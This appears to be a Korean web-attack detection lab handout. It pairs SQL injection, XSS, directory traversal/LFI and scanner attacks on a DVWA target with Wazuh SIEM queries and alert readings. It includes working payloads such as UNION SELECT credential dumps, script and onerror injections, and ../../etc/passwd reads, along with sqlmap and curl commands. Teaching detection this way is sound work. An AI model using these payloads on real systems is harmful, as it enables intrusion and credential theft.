kt66 에서 확인

```
dvwa.ccc.com  → 공격 시 HTTP 403 ( 차단 )
juice.ccc.com → 같은 공격이 HTTP 200 ( 탐지만 ) → 11 번 실습 31106
```

SQL 인젝션 — 입력값이 ' 명령 ' 이 되는 순간

원리

- 프로그램이 사용자 입력을 그대로 이어 붙여 DB 명령 (SQL) 을 만들 때 생긴다
- 원래 : SELECT * FROM users WHERE id = '1'
- 입력 1' OR '1'='1 → … WHERE id = '1' OR '1'='1' → 항상 참 → 모든 행이 나온다

자주 쓰는 구문

- ' — 문자열을 끝내 문법을 깬다 (오류가 나면 취약 가능성)
- UNION SELECT a,b FROM users -- — 다른 표의 내용을 결과에 붙인다 , -- 는 뒤를 주석 처리
- AND SLEEP(5) — 응답이 5 초 늦어지는지로 참 / 거짓을 알아낸다 (블라인드)

방어와 탐지

- 방어 : 입력을 명령과 분리하는 ' 준비된 문장 (Prepared Statement)', 최소 권한 DB 계정
- 탐지 : URL 의 UNION·SELECT·%27·SLEEP(→ Wazuh 31103, WAF 942xxx

01 번 공격 문자열 해부

```
id=1%27%20UNION%20SELECT%20user,password%20FROM%20users--
   1 '    UNION SELECT user,password FROM users --
  └원래 값을 닫고 └users 표의 계정 · 암호를 함께 꺼내라 └나머지 원래 쿼리는 무시
```

01 SQL 인젝션 T1190

검증 · DQL 수정

공격

URL 파라미터에 ' OR 1=1, UNION SELECT 같은 SQL 구문을 넣어 DB 를 조작

탐지 포인트


룰 31103(SQL injection attempt), 31161(같은 IP 에서 다수 시도). URL 에 SQL 키워드

검색 원리

룰이 URL 을 정규식으로 검사해 태깅 . 룰이 못 잡는 변형은 data.url 와일드카드로 보강

결과 해석

data.srcip·data.url·data.id 컬럼으로 공격 IP· 페이로드 · 응답 확인 . data.id:200 이면 성공 가능성 → 우선 조사




```
rule.id:(31103 or 31161) OR data.url:(*union* or *select* or *%27* or *1=1* or *sleep\(*)
```

01 실습 ① 공격 실행 — SQL 인젝션

공격자 att@192.168.0.202 — 01 SQL 인젝션

```
# DVWA 의 SQLi 페이지에 UNION SELECT 구문을 넣어 요청 (%27 = 작은따옴표 ', %20 = 공백)
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://dvwa.ccc.com/vulnerabilities/sqli/?id=1%27%20UNION%20SELECT%20user,password%20FROM%20users--&Submit=Submit"
HTTP 403
# sqlmap 으로 자동 점검 — 도구 이름이 User-Agent 에 남고 WAF 가 403 으로 막는다
att@attacker:~$ sqlmap -u "http://dvwa.ccc.com/vulnerabilities/sqli/?id=1&Submit=Submit" --batch --technique=B --flush-session
[07:51:12] [INFO] testing URL 'http://dvwa.ccc.com/vulnerabilities/sqli/?id=1&Submit=Submit'
[07:51:12] [INFO] testing connection to the target URL
[07:51:12] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[07:51:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:51:12] [INFO] testing if the target URL content is stable
[07:51:12] [INFO] testing if GET parameter 'id' is dynamic
[07:51:12] [INFO] testing for SQL injection on GET parameter 'id'
[07:51:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

구문 풀이

`curl -s -o /dev/null -w "HTTP %{http_code}"`	응답 본문은 버리고 (-o /dev/null) 상태 코드만 출력 (-w). 공격이 막혔는지 (403) 통했는지 (200) 를 바로 본다
`id=1%27%20UNION%20SELECT%20user,password%20FROM%20users--`	%27 = 작은따옴표 ('), %20 = 공백 . 원래 쿼리를 ' 로 끊고 UNION SELECT 로 users 표의 계정 · 암호를 붙여 꺼내려는 구문 , -- 는 뒤를 주석 처리
`sqlmap -u URL --batch --technique=B --flush-session`	SQLi 자동 점검 도구 . --batch 질문에 기본값 자동 응답 , --technique=B 참 / 거짓 (Boolean) 기법만 , --flush-session 이전 결과 무시

01 실습 ② SIEM 에서 찾기 — SQL 인젝션

```
rule.id:(31103 or 31161) OR data.url:(*union* or *select* or *%27* or *1=1* or *sleep\(*)
```

Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 16:51:04.385	web	31103	SQL injection attempt.	192.168.0.202	403	/vulnerabilities/sqli/?id=1&Submit=%28SELECT%20%28CASE%20WHEN%20%284531%3D4008%29%20THEN%20%27Submit%27%20ELSE%20%28SELECT%204008%20UNION%20SELECT%209725%29%20END%29%29

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/vulnerabilities/sqli/?id=1&Submit=%28SELECT%20%28CASE%20WHEN%20%284531%3D4008%29%20THEN%20%27Submit%27%20ELSE%20%28SELECT%204008%20UNION%20SELECT%209725%29%20END%29%29
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:16:45:24 +0900] "GET /vulnerabilities/sqli/?id=1&Submit=%28SELECT%20%28CASE%20WHEN%20%284531%3D4008%29%20THEN%20%27Submit%27%20ELSE%20%28SELECT%204008%20UNION%20SELECT%209725%29%20END%29%29 HTTP/1.1" 403 457 "-" "sqlmap/1.6.4#stable

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 12 hits

읽는 법

- data.url 에 UNION·SELECT·%27 가 보이면 SQLi 시도 . 31103 은 Wazuh 가 URL 을 정규식으로 검사해 붙인 룰
- data.id(응답 코드) 403 = WAF(ModSecurity) 가 차단 . 200 이면 통과 → 11 번 (31106) 으로 이어서 확인
- sqlmap 은 짧은 시간에 수십 건을 보내므로 같은 IP· 같은 초에 몰린 행이 자동화 도구의 흔적

자료와 달라진 점 원본 DQL 문법 오류 : *sleep(* 의 '(' 는 DQL 특수문자 → *sleep\(* 로 이스케이프해야 검색이 실행된다

XSS(크로스 사이트 스크립팅) — 남의 브라우저에서 내 코드 실행

원리

- 사이트가 사용자 입력을 화면에 그대로 다시 보여줄 때 , 입력에 <script> 를 넣으면 그 페이지를 보는 사람의 브라우저가 코드를 실행한다
- 반사형 : 링크 하나에 담아 클릭하게 함 (주소에 남음) · 저장형 : 게시글에 저장해 보는 사람마다 실행 · DOM 형 : 브라우저 안에서만 처리

공격자가 노리는 것

- 로그인 쿠키 (세션) 탈취 → 비밀번호 없이 그 사람으로 로그인
- 가짜 로그인 창 띄우기 , 악성 사이트로 보내기

우회 변형

- <img src=x onerror=…> — 없는 이미지 오류 때 실행
- javascript: 주소 , 대소문자 섞기 (<ScRiPt>), 인코딩 (%3C)

로그에 남는 모습

```
"GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1" 403
→ Wazuh 31105 'XSS (Cross Site Scripting) attempt'  ·  CRS 941xxx
```

02 XSS T1189

검증 · DQL 수정

공격

<script> 태그나 이벤트 핸들러를 입력해 다른 사용자 브라우저에서 스크립트 실행

탐지 포인트


룰 31105(XSS attack). URL 내 <script, onerror=, javascript:

검색 원리

인코딩된 형태 (%3Cscript) 가 흔하므로 원문과 인코딩 둘 다 검색

결과 해석

반사형 XSS 는 GET 요청에 페이로드가 그대로 남음 . data.protocol:GET 으로 좁히면 스캐너 흔적이 드러남




```
rule.id:31105 OR data.url:(*\<script* or *%3Cscript* or *onerror* or *javascript\:*)
```

02 실습 ① 공격 실행 — XSS

공격자 att@192.168.0.202 — 02 XSS


```
# 반사형 XSS: name 파라미터에 <script> 태그를 넣는다 (%3C = <, %3E = >)
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://dvwa.ccc.com/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(1)%3C/scr
ipt%3E"
HTTP 403
# 이벤트 핸들러 변형 — <img src=x onerror=alert(1)>
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://dvwa.ccc.com/vulnerabilities/xss_r/?name=%3Cimg%20src=x%20onerror=al
ert(1)%3E"
HTTP 403
```

구문 풀이

`name=%3Cscript%3Ealert(1)%3C/script%3E`	%3C = <, %3E = >. 브라우저가 실행할 <script>alert(1)</script> 를 파라미터에 넣는다 (반사형 XSS)
`%3Cimg%20src=x%20onerror=alert(1)%3E`	<script> 를 막는 필터를 피하는 변형 — 없는 이미지를 불러 오류가 나면 onerror 의 코드가 실행된다

02 실습 ② SIEM 에서 찾기 — XSS

```
rule.id:31105 OR data.url:(*\<script* or *%3Cscript* or *onerror* or *javascript\:*)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 16:57:17.640	web	31105	XSS (Cross Site Scripting) attempt.	192.168.0.202	403	/vulnerabilities/xss_r/?name=%3Cimg%20src=x%20onerror=alert(1)%3E

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/vulnerabilities/xss_r/?name=%3Cimg%20src=x%20onerror=alert(1)%3E
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:16:57:16 +0900] "GET /vulnerabilities/xss_r/?name=%3Cimg%20src=x%20onerror=alert(1)%3E HTTP/1.1" 403 438 "-" "curl/7.81.0"

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 2 hits

읽는 법

- rule.id 31105(XSS attempt) 가 두 요청 모두에 붙었다
- data.url 이 노란색 = DQL 의 와일드카드 조건 (*%3Cscript*, *onerror*) 과 일치한 부분
- 응답 403: dvwa 는 WAF 가 차단 모드라 페이로드가 사용자 브라우저까지 가지 못했다

자료와 달라진 점 원본 DQL 문법 오류 : *<script* 의 '<', *javascript:* 의 ':' 이 특수문자 → *\<script*, *javascript\:* 로 이스케이프

디렉터리 트래버설 · LFI — 웹 폴더 밖의 파일 읽기

원리

- page=help.php 처럼 파일 이름을 받는 기능에 ../ 를 넣어 상위 폴더로 올라간다
- /var/www/html/ + ../../../../etc/passwd = /etc/passwd
- LFI(Local File Inclusion): 읽는 데서 그치지 않고 PHP 가 그 파일을 '실행'하면 코드 실행까지

노리는 파일

- /etc/passwd(계정 목록), 설정 파일 (DB 암호), 로그 파일 (로그 오염 후 실행)
- php://filter — 소스 코드를 Base64 로 빼내는 PHP 특수 주소

탐지

- URL 의 ../ · ..%2F · etc/passwd · php:// → Wazuh 31104, CRS 930xxx
- 200 응답 + 평소보다 큰 크기 = 실제로 읽혔을 가능성

curl 이 ../ 를 지우는 이유

```
curl 은 기본으로 경로를 정리 (/a/../b → /b) 한다 — 공격 재현엔 --path-as-is 필요
curl --path-as-is "http://dvwa.ccc.com/vulnerabilities/fi/?page=../../../../etc/passwd"
```

03 디렉터리 트래버설 / LFI

T1083

검증 · DQL 수정

공격

../../etc/passwd 처럼 상위 경로로 올라가 서버 파일을 읽음

탐지 포인트


룰 31104(Common web attack). URL 에 ../, ..%2F, /etc/passwd, php://

검색 원리

경로 이동 문자열과 민감 파일명을 OR 로 묶음

결과 해석

data.id:200 과 함께 나오면 실제로 파일이 읽혔을 수 있음 . 403·404 만 있으면 시도 단계




```
rule.id:31104 OR data.url:(*../* or *..%2F* or *..%5C* or *etc/passwd* or *php\://*)
```

03 실습 ① 공격 실행 — 디렉터리 트래버설 / LFI

공격자 att@192.168.0.202 — 03 디렉터리 트래버설 / LFI


```
# --path-as-is: curl 이 ../ 를 정리하지 않고 그대로 보내게 한다
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" --path-as-is "http://dvwa.ccc.com/vulnerabilities/fi/?page=../../../../etc/passwd"
HTTP 403
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://dvwa.ccc.com/vulnerabilities/fi/?page=php://filter/resource=index.php"
HTTP 403
```

구문 풀이

`--path-as-is`	curl 은 기본으로 ../ 를 정리해서 보낸다 . 이 옵션이 있어야 ../../../../etc/passwd 가 서버까지 그대로 간다
`page=../../../../etc/passwd`	../ 는 ' 상위 폴더 '. 여러 번 올라가 웹 폴더 밖의 /etc/passwd(계정 목록) 를 읽으려는 시도
`page=php://filter/resource=index.php`	PHP 의 특수 주소 (php://) 로 소스 코드를 그대로 읽어 내는 LFI 변형

03 실습 ② SIEM 에서 찾기 — 디렉터리 트래버설 / LFI

```
rule.id:31104 OR data.url:(*../* or *..%2F* or *..%5C* or *etc/passwd* or *php\://*)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 17:09:09.102	web	31101	Web server 400 error code.	192.168.0.202	403	/vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:09:08 +0900] "GET /vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd HTTP/1.1" 403 438 "-" "curl/7.81.0"

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 1 hits

읽는 법

- rule.id 31104(Common web attack) — 경로 이동 문자열을 룰이 잡았다
- 403 이면 시도 단계 . 200 이면 파일이 읽혔을 수 있으니 응답 크기 (full_log 의 숫자) 를 함께 본다

자료와 달라진 점 원본 DQL 문법 오류 : *php://* 의 ':' → *php\://* 로 이스케이프

실습 공격 도구 — 무엇을 하고 어떻게 설치하나

도구 (공격자 VM 192.168.0.202, Ubuntu 22.04)

- nmap — 포트 스캔 · hydra — 로그인 대입 (SSH/RDP/ 웹폼) · sqlmap — SQLi 자동화
- nikto — 웹 취약점 스캐너 · dirb·gobuster — 숨은 경로 찾기 · curl — 요청을 직접 만들기 · nc(netcat) — 포트 열기 · 연결
- xfreerdp — 원격 데스크톱 접속 (kt66 내부 공격 컨테이너에 설치됨)

설치 (공격자 VM 에 없을 때)

- sudo apt update && sudo apt install -y nmap hydra sqlmap nikto dirb gobuster curl netcat-openbsd python3
- 사전 파일 : mkdir -p ~/lab && printf '123456\npassword\nadmin\nqwerty\n…' > ~/lab/pw.txt (실습용 12 줄)
- 큰 사전 (rockyou, 1,400 만 줄) 은 실습 시간에 비해 너무 길어 쓰지 않는다

윤리 · 법

- 이 도구들은 허가받은 실습 환경 (kt66) 에서만 쓴다 — 남의 시스템에 쓰면 정보통신망법 위반

Windows 실습은 내부 공격 컨테이너에서

```
att@attacker:~$ ssh -p 2202 ccc@192.168.0.189      # 비밀번호 ccc
ccc@attacker:~$ which hydra xfreerdp xvfb-run nmap   # 모두 설치되어 있음
```

04 웹 스캐너 / 디렉터리 브루트포싱

T1595

kt66 검증 완료

공격


자동화 도구가 수천 개 경로를 빠르게 요청해 숨은 페이지를 찾음

탐지 포인트

룰 31151(같은 IP 에서 다수 400 번대 오류). 짧은 시간에 404 폭증

검색 원리

404 는 정상 트래픽에도 있으므로 빈도 룰 31151 을 먼저 보고 , 원본 404 로 IP 별 집계 확인




결과 해석

data.srcip 로 Visualize(Terms 집계) 하면 상위 IP 가 스캐너 . 룰 31151 만 걸러도 요약을 바로 볼 수 있음

```
rule.id:31151 OR (data.id:404 AND data.srcip:*)
```

04 실습 ① 공격 실행 — 웹 스캐너 / 디렉터리 브루트포싱




구문 풀이

`dirb URL /usr/share/dirb/wordlists/common.txt -S -r`	사전 (common.txt) 의 경로 4,600 여 개를 차례로 요청 . -S 진행 표시 생략 , -r 하위 폴더로 재귀하지 않음
`gobuster -m dir -u URL -w 사전 -q`	같은 일을 하는 고속 도구 . Ubuntu 22.04 의 gobuster(v2) 는 -m dir 문법 (v3 이상은 gobuster dir …)
`nikto -h URL -maxtime 60s`	알려진 취약 경로 · 설정 수천 개를 점검하는 웹 스캐너 . 실습이라 60 초만

04 실습 ② SIEM 에서 찾기 — 웹 스캐너 / 디렉터리 브루트포싱

```
rule.id:31151 OR (data.id:404 AND data.srcip:*)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 16:51:04.373	web	31151	Multiple web server 400 error codes from same source ip.	192.168.0.202	403	/vulnerabilities/sqli/?id=1&Submit=Submit%27%20AND%205978%3D2022%20AND%20%27RVRc%27%3D%27RVRc

